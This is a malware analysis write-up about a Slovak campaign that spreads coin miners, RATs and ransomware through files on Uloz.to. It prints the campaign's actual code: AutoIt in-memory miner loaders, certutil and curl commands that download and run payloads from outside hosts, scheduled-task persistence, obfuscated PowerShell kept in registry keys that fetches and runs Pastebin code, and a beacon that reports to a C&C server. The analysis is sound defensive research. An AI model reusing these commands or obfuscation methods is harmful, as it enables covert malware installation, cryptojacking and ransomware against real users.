LOCAL $KODIK = STRINGREPLACE ( "*xFFFFFFFFFFFFFFFFB8********FFE*B8********FFE*B8********FFE*B8*

...
FUNC _PUSTITAM( $BBINARYIMAGE , $SCOMMANDLINE = "" , $SSEM = @AUTOITEXE )

...
FUNC _DAVAJTOMUKURVA( )

...
FUNC _SPUSTIREL( $PMAAAA , $TDATA , $PADDRESSNEW , $PADDRESSOLD , $FIMAGEX64 )

...
```

This script contains the XMRig as (in some cases LZMA compressed) Base64 encoded string inside a variable. The miner is decoded and started in memory.

```
...
$CPUS &= "v8lH7yNo04gUmz8M6V0m89niHbnGwpYcz2yUwUNxFtsBfwvXtmSTUq29C3ml/mE6TYozFWc3Im3fRpLlpk1yW
$CPUS &= "LUtOt0bEQbT82SluWe7oKrwBYu+m3OkbKvZ5S1hn0mT1XLkk4h4FPvpOdTU7C9TLbf2RHPuaFQ5i0Mz9y/DKy
$CPUS = BINARY ( ODBASUJ64A( $CPUS ) )
$CPUS = BINARY ( ODLZMUJA( $CPUS ) )
LOCAL $MAXCP = "XQAAAAQA6g4AmgAmlo5wABf37AW76vT/lAEvRO985vPqQpessB7DEf6KvzatEM7F/jTY4tgkcf19ECv
$MAXCP &= "g/Lk+vTzP9WMUIGEyt240UJcdGZsUaqStAZgy+jHH3MnFC1Txq/zNLZC1WRdZjhtKbxo1fJ+6eygoDFztnUi
$MAXCP &= "DBuEoiKM2Gf16ruClJIctH8jpYSWAAnfa0c7lG3bjDr4lvt9q3s/Xex2g2woa5QvS9ppdns92Xu8YPTRvWF/
...
```

ODBASUJ64A is "*decode base64*" and ODLZMUJA is "*LZMA decompress*".
In some versions, the script checks user activity and it starts different miners with different options to maximize profit with lower risk of being caught.

```
WHILE TRUE
SLEEP ( 0x00000064 )
$INACTFORTIME = _TIMER_GETIDLETIME( )
IF $INACTFORTIME >= $INACT AND NOT $PROCIDE THEN
PROCESSCLOSE ( $INPEID )
$PROCIDE = _PUSTITAM( $MAXCP , " -o pool.monero.hashvault.pro:5555 -u 4...G -p x -B "
"--donate-level=1 --max-cpu-usage=90 -k --cpu-priority=5" , @SYSTEMDIR & "\ctfmon.exe" )
ELSEIF $INACTFORTIME < $INACT AND $PROCIDE THEN
PROCESSCLOSE ( $PROCIDE )
$PROCIDE = 0x00000000
$INPEID = _PUSTITAM( $CPUS , " -o pool.monero.hashvault.pro:5555 -u 4...G -p x -B "
"--donate-level=1 --max-cpu-usage=65 -k --cpu-priority=3" , @SYSTEMDIR & "\ctfmon.exe" )
SLEEP ( 0x00000064 )
ENDIF
WEND
```

_PUSTITAM is executes an binary in memory
Newer samples (Since August, 2018) use sRDI or XOR encryption in memory and injection
to a suspended process to hide from antivirus software.

Interesting files

Sourceforge and Github

Some of the samples used Sourceforge and Github to download malicious content, instead
of small, possibly hacked websites.

```
if exist %UserProfile%\que.vbs (
    timeout 2
    exit
) else (
    COPY "%~dp0/cover.jpg" "%UserProfile%\curl.exe"
    cd %UserProfile%
    curl.exe -O https://raw.githubusercontent.com/W33v3ly/WEB/master/que.vbs
    curl.exe -O https://raw.githubusercontent.com/W33v3ly/WEB/master/run.bat
    timeout 10
    cd /d "%UserProfile%\"
      & schtasks /create /sc onlogon /tn WinService /rl highest /tr "%UserProfile%\que.vbs"
    timeout 5
    exit
)
```

It downloaded content from a repository WEB of user W33v3ly on Github and from user
Dieworld on Sourceforge. On Github, the attacker once made a mistake and pushed
`Systemcall.exe` and `TestDLL.bin` to the wrong repository.

Systemcall.exe hash:
`e9d96c6de650ada54b3788187132f525094ff7266b87c98d3dd1398c2d5c41a`

TestDLL.bin hash:
`1d2eda5525725f919cb4ef4412272f059abf4b6f25de5dc3b0fca4ce6ef5dd8e`

The `Systemcall.exe` is a PE file without "MZ" in the beginning and `Test.dll` contains some random bytes before the PE file. The dll contains XMRig encrypted with TEA and the `Systemcall.exe` uses sRDI to load and run the Test.dll.

4 years ago

dieworld released /packed.rar

4 years ago

dieworld released /upda.rar

4 years ago

dieworld released /upda.rar

4 years ago

dieworld released /packed.rar

4 years ago

dieworld released /death.rar

4 years ago

dieworld released /begin.rar

4 years ago

dieworld released /begin.rar

Steam Giver

This small application written in .Net shows some hacked Steam accounts.

The malicious part downloads and installs the following scripts and downloads UnRAR and
`begin.rar`

```
if (MyProject.Computer.FileSystem.FileExists(Path.GetTempPath() + "Install.bat"))
    return;
File.WriteAllBytes(
    Path.GetTempPath() + "Install.bat",
    Encoding.UTF8.GetBytes(Steam_Giver_V2.My.Resources.Resources.String1));
File.WriteAllBytes(
    Path.GetTempPath() + "inv.vbs",
    Encoding.UTF8.GetBytes(Steam_Giver_V2.My.Resources.Resources.String2));
File.WriteAllBytes(
    Path.GetTempPath() + "runner.bat",
    Encoding.UTF8.GetBytes(Steam_Giver_V2.My.Resources.Resources.String3));
MyProject.Computer.Network.DownloadFile(
    "http://freetips.php5.sk/begin.rar",
    Path.GetTempPath() + "begin.rar");
MyProject.Computer.Network.DownloadFile(
     "https://netix.dl.sourceforge.net/project/dieworld/UnRAR.exe",
     Path.GetTempPath() + "UnRAR.exe");
Interaction.Shell(Path.GetTempPath() + "Install.bat", AppWinStyle.Hide);
```

`Install.vbs` creates a task named WinD2 that starts `inv.vbs` upon every PC startup. `Inv.vbs` starts `runner.bat`, which starts `%temp%/Microsoft/NisSrve.exe` that is unpacked from `begin.rar` with `UnRAR.exe`.

Free bet tips

Betters are also targeted. We found a malicious file with the following readme file:

```
Dears Tipers from page : https://www.facebook.com/foryouforfreebet/

Follow this steps to add to the contest:

1.Start Number.exe
2.Pleas save the number which will be generated example : 5698
3.Go on https://www.facebook.com/foryouforfreebet/ and find CONTEST POST
4.Write your number from step 2 into comment section.
5.SHARE THE CONTEST From https://www.facebook.com/foryouforfreebet/
6.Finish

On 28/2/2018 I end this Contest and i pickup random ids who will win.

Good Luck Here is prices list:

Main: Premium ticket (When it is lost i pay you 33€)
Second: My VIP app on google play https://play.google.com/store
/apps/details?id=com.giocomisto.specialviptips
```

The binary included only starts a cmd with the script as an argument.

```
void __noreturn start()
{
  ShellExecuteA(0, 0, File, Parameters, 0, 0);
  ExitProcess(0);
}
File              db 'cmd.exe',0           ; DATA XREF: start+9↓o
; CHAR Parameters[]
Parameters        db '/C cd %windir% & certutil.exe -urlcache -split -f http://165.227.'
                                           ; DATA XREF: start+4↓o
                  db '157.168/err.bat err.bat 2>NUL >NUL & call err.bat  & certutil.exe'
                  db ' -urlcache -split -f http://165.227.157.168/winscrpt.bat winscrpt'
                  db '.bat 2>NUL >NUL & certutil.exe -urlcache -split -f http://165.227'
                  db '.157.168/que.vbs que.vbs 2>NUL >NUL & cd /d %windir% & schtasks /'
                  db 'create /sc onlogon /tn WinMgr /rl highest /tr %windir%\\que.vbs 2'
                  db '>NUL >NUL & cscript %windir%\\que.vbs  ',0
```

All from registry keys since 2018

After 2018, I observed an updated version of the malware family. There is no need for any script file if you can have a command as a scheduled task and save enough data into registry keys.

The infection vector is the same as in the previous case. The victim downloads and runs an executable that downloads a powershell script from a hacked website whose URL is shortened with bit.ly. This time the script is different, it creates the following task:

```
"C:\Windows\system32\schtasks.exe" /create /sc onlogon /tn SystemSettings /rl highest
    /tr "mshta vbscript:CreateObject(\"Wscript.Shell\").Run(\"powershell.exe
    -WindowStyle hidden -ep bypass -nop -c $e=(Get-ItemProperty "HKLM:\Software\a");
    Select-Object -ExpandProperty Shell;Invoke-Expression $e\",0,True)(window.close)"
```

This task reads the value of the registry key `Shell` placed in `HKLM\Software\a` and executes its content. The script also creates the Registry key.

Let's focus on the value of the registry key `Shell`. In the following picture you will find the value I found on an infected machine.

```
.($sHelLiD[1]+$sHeLLId[13]+'x')
(NEW-OBjECt SysTeM.io.ComPResSION.DEFLATeStREAM([IO.mEmorYstreaM] [ConVerT]::FroMBasE64StrINg(
'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'
) ,[iO.comPResSION.COMprEsSiONmOdE]::dECoMPrEsS)|FOReacH-obJecT{
NEW-OBjECt SyStem.io.stREAmREAdER($_,[texT.ENCoDINg]::aSCIi )}).rEadtoend()
```

After decoding and decompression we get an obfuscated script:

```
IEX ( ((("{49}{36}{15}{22}{61}{38}{5}{41}{21}{24}{6}{11}{62}{56}{39}{35}{59}{44}{9}{18}{47}{4}
{37}{14}{40}{45}{48}{34}{54}{8}{55}{26}{23}{12}{2}{46}{27}{30}{33}{10}{57}{31}{32}{51}{20}{53}
{52}{42}{29}{16}{43}{28}{0}{7}{3}{50}{60}{19}{13}{17}{58}{25}{63}{1}" -f'X2gRueYmpu6,pu6g/Epu6
,pu6uBpu6,pu6wC69m45E4Bpu6','u6).Invoke()})','zpu6,pu6Gpu6,pu6Y0mnoC','4YHeCompre4YHsS7A8 )Mwd
&(7A8{0}{2}{1}7A8-f pu6FOrpu6,pu6cHpu6,pu6EApu6){ &(7A8{1}{0}{2}','22}{2','u6Ipu6,pu6n.COMprES
SIpu6,pu6mpu6,pu6oDpu','}{4}7A8 -f',',pu6Bpu6) ), p5G{174YH8f4YH2w}::7A8D','u6,pu6','8}{17}{71
}{63}{23}{14}{31}{82}{56}{36}{69}{3}','Upu6,pu6r8GNEjepu6,' pu6Prpu6,pu6spu6,pu6em.IO.pu6,pu6Y
STpu6,pu6REaMpu6,pu6iOn.',',pu6rVLvipu6,pu6','8 -fpu6','}{18}{46}7A8-fpu6upu6,pu6hO10pqvt+2Wpu
6,pu6ppu6,pu','7A8) (  [tYPE](7A8{1}{4}{2}{0}','6,pu67ksbgQBRJVDkVwH','':Pdgpu6,pu6vaRiABlEpu6,
pu6Jpu6)).7','{83}{21}{86}{77}{47}{26}{74}{76','apu6,pu6io.sTReapu6,pu6DErpu6,pu6Mrpu6)( p5G{_
} ,  (  .(pu6GIpu6) (7A8{1}{0}{2}7A','S0oh','e:pu6) (  [tyPE](7A8{0}{1}{2}{3}{5}{4}7A8-Fpu6Spu
6,pu6ypu6,pu6Spu6,pu6tepu6,pu6ncODinGpu6,pu6M.tEXT.Epu6)) ; .( p5G{VeRbosepR4YHefe4YHR4YHenCE}
.(7A8{2}{0}{1}7A8-fpu6Trinpu6,pu6Gpu6,pu6T','{3}7A8 -f pu6Nverpu6,pu6Spu6,pu6em.COpu6,pu6Tpu6,
pu6yStpu6) )  ; &(7A8{2}{0}{1}7A8-fpu6t-pu6,pu6ItEMpu6,pu6SEpu6)  (pu6VaRIpu6+pu6Abpu6+pu6Le:1
7pu6+pu68f2w','pu6','OSpu6).Invoke()[1,3]+pu6xpu6-jOiNpu6pu6) (&(7A8{3}{2}{0}{1}7A8-f pu6-OBpu
6,pu6JEcTpu6,pu6wpu6,pu6Nepu6)  (7A8{1}{3}{2}{9}{0}{7}{5}{8}{6','8As4YHciI7A8) }Mwd.(7A8{1}{0}
{2}7A8 -fpu6Repu6,pu6f','1SezOdru6mkvpu6,pu63+pu6,pu6fpu6,pu6gpu6,pu6d7/7uaXgkgpY','6Wpu6,pu6l
RrkD85IZ2bJKSvg3pu6,pu602nJLWEqVHNOpobXU2/Spu6,pu6pwM8pu6,pu6FEPyrQit1s06pu6,pu6dJqst90NuxNp',
'yrdwRPE','u6,pu6Opu6,pu6zppu6,pu6kspUpu6,pu6ipu6,pu6cObpgDY7lQpu6,pu6xApu6,pu6iralFBpu6,pu69N
AEP1e6P8whsApu6,pu6vgui3Iopu6,pu6X7pqpu6,pu6eHVtpu6,pu69kpu','u6,pu6Ibapu6,pu6A77/5qpu6,pu6v4g
9Ccblols190AYCXzgLpu6,pu','M3b96b7Ja4pu6,',',pu6pMEbe9uZk','6MIOl5Bmpu6,pu6Ynpu6,pu6yC6rOpu6,pu
6Qspu6,pu6ebuuDCPpu6,pu6ViC','H85epu6,pu6Ipu','3}{0}7A8-fpu664StriNgpu6,pu6Fpu6,pu6ROmpu6,pu6B
asepu6).Invoke( (7A8{28}{73}{64}{30}{16}{4}{75}{55}{41}{67}{27}{85}{0}{53}{42}{50}{9','{0}7A8-
f pu6t-iTEMpu6,pu6epu6,pu6Spu6)  (7A8VArIaBlE:7A8+7A81Ko7A8+7A877A8+7A8U','9}{37}{43}{2}{87}{5
7}{51}{12}{49','-Fpu6MpRpu6,pu6o.Copu6,pu6onpu6,p','1}{2}{','6lpu6,pu6hpu6,pu64g/81Wr+/3e8Npu6
,pu6gOvICrnpu6,pu6TuMpu6,pu6ZsdeJB8/h5qZX0MJpu6,pu6FCOfxyOfGpu6,pu6wAI+otXyO7I7ZTf8iJpu6,pu6Du
0xJZaKc','6,pu6eSSiopu6,pu6epu6) ); &(7A8{2}{1}{0}7A8 -fpu6EMpu6,pu6t-Itpu6,pu6Sepu6) (7A8{2}{
0}{4}{1}{3}7A8-f pu6ARipu6,pu6pdGpu6,pu6Vpu6,pu6Jpu6,pu6ABl','E2Lipu6,pu6gIp','Kpu6,pu6Lpu6,pu
6F6+I0bpOgTppu6,pu6i3MIPeKfpu6,pu6EoUO6OQNA36oLMIE4K7iJkypu6,pu6wpu6,pu6RwJ+jakpu6,pu6hIypu6,p
u610SQ/pu6,pu66zp','3}{5}{19}{52}{72}{35}{33}{15}{45}{62}{24}{8}{39}{44}{59}{25}{65}{54}{8','x
IaAXpu6,pu6d','mKfZGpu6,pu6T564pu6,pu64kRcpu6,pu6Xlpu6,pu6Rpu6,pu','}{20}{84}{7}{80}{68}{40}{6
6}{1}{6}{38}{60}{48}{78}{','pu,pu6NimcFu0+/OX4pu6,pu6Derpu6,pu6Cpu6,pu6Cl','.(7A8{2}{1}','7A8
-fpu6ew-pu6,pu6Npu6,p','1uMnGDpu6,pu6','CFpu6,pu6GCZ7ElIpu6,pu6l1','Cibpu6,pu6Qpu6,pu6Xdakpu6,
pu6sQyWQwMu1ziVGmpu6,pu6szpu6,pu6apu6,pu65Xipu6,pu6','6,pu6Sgt9si3ffpu6,pu6WgtPHRtdR+euaxg7zkX
pu6,pu6XOnLpdpu6,pu6YKhy29fp','Cl+Gg5Veffrteff4pu6,pu6','6,pu6EFlpu6,pu6CoMpu6)([IO.mEmORYstre
aM]  p5G{1Ko4YH7u}::(7A8{','6,pu6zpu6,pu65','A8V4YHAlUE7A8::7A','0}{11}{58}{32}{79}{61}{89}{9}
{10}{91}{34}{70}{81}{1','u6OBJEcTpu6)  (7A8{1}{3}{0}{2}7A8 -fpu6e','pu6)  ([tyPe](7A8{3}{1}{0}
{7}{4}{2}{5}{6}{8}7A8','dpu6,pu6aTESTpu6,pu6eSspu','opu6,pu6achpu6) { p5G{_}.(7A8{2}{1}{0}7A8-
f pu6Ndpu6,pu6TOEpu6,pu6ReADp'))  -CREPLaCe'pu6',[CHar]39 -CREPLaCe '7A8',[CHar]34 -REplace '4
YH',[CHar]96  -CREPLaCe 'Mwd',[CHar]124  -CREPLaCe'p5G',[CHar]36))
```

Under two layers of string formatting and replacing we get another compressed base64 encoded script:

```
IEX ( (((
'.('SET-ITEM')("VARIABLE:1KO7U") (  [TYPE]('SYSTEM.CONVERT') )  ;
&('SET-ITEM')  ('VARIABLE:178F2W')  ([TYPE]('IO.COMPRESSION.COMPRESSIONMODE') );
&('SET-ITEM') ('VARIABLE:PDGJ') (  [TYPE]('SYSTEM.TEXT.ENCODING')) ;
.( ${VERBOSEPREFERENCE}.('TOSTRING').INVOKE()[1,3]+'X'-JOIN'')
(&('NEW-OBJECT')  ('SYSTEM.IO.COMPRESSION.DEFLATESTREAM')([IO.MEMORYSTREAM]
${1KO7U}::('FROMBASE64STRING').INVOKE( (
'rVLvi9NAEP1e6P8whsAl1E2LiGClH85ehX7pqS0ohCibdJqst90NuxNzpd7/7uaXgkgpYhIyu5M3b96b7Ja4IbaViCUwC
69m45E4BDu0xJZaKcxIaAXsQyWQwMu1ziVGmT564L5XiuBFCOfxyOfGwAI+otXyO7I7ZTf8iJBXlcObpgDY7lQi3MIPeKf
NimcFu0+/OX44g/81Wr+/3e8NWgtPHRtdR+euaxg7zkXziralFBR4kRcCMIOl5BmCF3+ZsdeJB8/h5qZX0MJpwM8v4g9Cc
blols190AYCXzgLszfgIpMEbe9uZk1uMnGDg/EIxAGCZ7ElI1SezOdru6mkvDerY0mnoCmKfZGEoUO6OQNA36oLMIE4K7i
JkyQWilwYKhy29f10SQ/9kyC6rOgvgui3IoeHVtXOnLpdRwJ+jakTuMF6+I0bpOgTpkspUFEPyrQit1s06OhO10pqvt+2W
gOvICrn02nJLWEqVHNOpobXU2/SaQs7ksbgQBRJVDkVwHKCl+Gg5Veffrteff4zlRrkD85IZ2bJKSvg3A77/5qp6zpyrdw
RPEX2gRueYmXdakr8GNEjedebuuDCPSgt9si3ffYn'
) ),
${178F2W}::"DECOMPRESS" )|
&('FOREACH'){
    &('NEW-OBJECT')('IO.STREAMREADER')( ${_},(.('GI')('VARIABLE:PDGJ')))."VALUE"::"ASCII") }|
    .('FOREACH'){ ${_}.('READTOEND').INVOKE()})'))))
```

Inside the base64 string is malicious code that tests the connection and executes code directly from the internet.

```
Start-Sleep -s 60
if(Test-Connection -Quiet "google.com" -Count 2) {
$arr = Resolve-DnsName guugler.com -Type A | ForEach-Object { $_.IPAddress }
$arrt = Resolve-DnsName guugler.com -Type AAAA | ForEach-Object { $_.IPAddress }

$arr=$arr.Split(".")  -replace "[^0-9]" , ''
$arrt=$arrt.Split(":")  -replace "[^0-9]" , ''
$final=''


for ($i = 0; $i -lt $arr.Count ; $i++) {
 if (![string]::IsNullOrEmpty($arr[$i]))
 {
   $final=$final + [char[]][int[]]$arr[$i]
 }

}

for ($i = 0; $i -lt $arrt.Count ; $i++) {
 if (![string]::IsNullOrEmpty($arrt[$i]))
 {
   $final=$final +[char[]][int[]]$arrt[$i]
 }

}
Try
    {
    $web = New-Object Net.WebClient
    $content=$web.DownloadString("http://pastebin.com/raw/"+$final)
    if ($content.length -gt 4) {
     $content
     IEX $content
     break
}
}
Catch {}

    $web = New-Object Net.WebClient
    $content=$web.DownloadString("http://www.reality.skarabeus.sk/tam.txt")
    if ($content.length -gt 4) {
     IEX $content
     break
}
}else{
    Break
}
```

In total, I found about 40 different values of the `Shell` key in the wild that contain similar code with different URLs and they are obfuscated in the same way or less.

Some of the pastebins were alive. For example, one of them contains the following scripts that sends information about graphic cards to the C&C server, which can decide what to install on an infected computer. I have not found any C&C server alive.

```
$ArrComputers = "."
Clear-Host
foreach ($Computer in $ArrComputers)
{
$computerVideo = Get-WmiObject Win32_VideoController  -ComputerName $Computer
$web = New-Object Net.WebClient
$content=$web.DownloadString("http://www.alursystem.sk/req.php?x="+$computerVideo.description)
}
```

Ransomware

Another final stage that runs from the registry keys is ransomware Athos.exe. At first it checks some tactics from https://blog.sevagas.com/IMG/pdf/BypassAVDynamics.pdf to check if it runs in the sandbox. On the sixth start it injects ransomware into another process that gets the id and encryption key from the web page `googleprovider[.]ru` . Then it encrypts all the files with AES-CFB and shows the following message saved on imgur (`https://i.imgur[.]com/cKkSBSI.jpg`).

Translation: Your files are encrypted. If you want them back, you need your ID that you can

find in Athos_ID.txt on the desktop. Keep your ID secure, if you lose it, your files can't be recovered!!! You can recover your files with the help of the website www.g…

We also found AutoIT ransomware King Ouroboros translated to Slovak. The malware was edited to use Windows users' GUID as encryption key and to download additional content from a different server than the original King Ouroboros.

ransomware hash:

`90d99c4fe7f81533fb02cf0f1ff296cc1b2d88ea5c4c8567142bb455f435ee5b`

Conclusion

Most of the methods described in this article are not new, in some cases I was able to find their source. The most interesting method is hiding the powershell script to the registry keys.

As I found out, the author is a Slovak speaker, this corresponds with the fact that the infected files were published only on Uloz.to, therefore the victims are only from the Czech Republic and Slovakia.

The variation of the final payload is huge. I found three different RATs, a few different packers of coinminers and ransomware that were created by the author and many more that were "available" on the internet. The initial installer, which function was to call only one command, was also created with a huge variety of tools, some of them quite obscure.

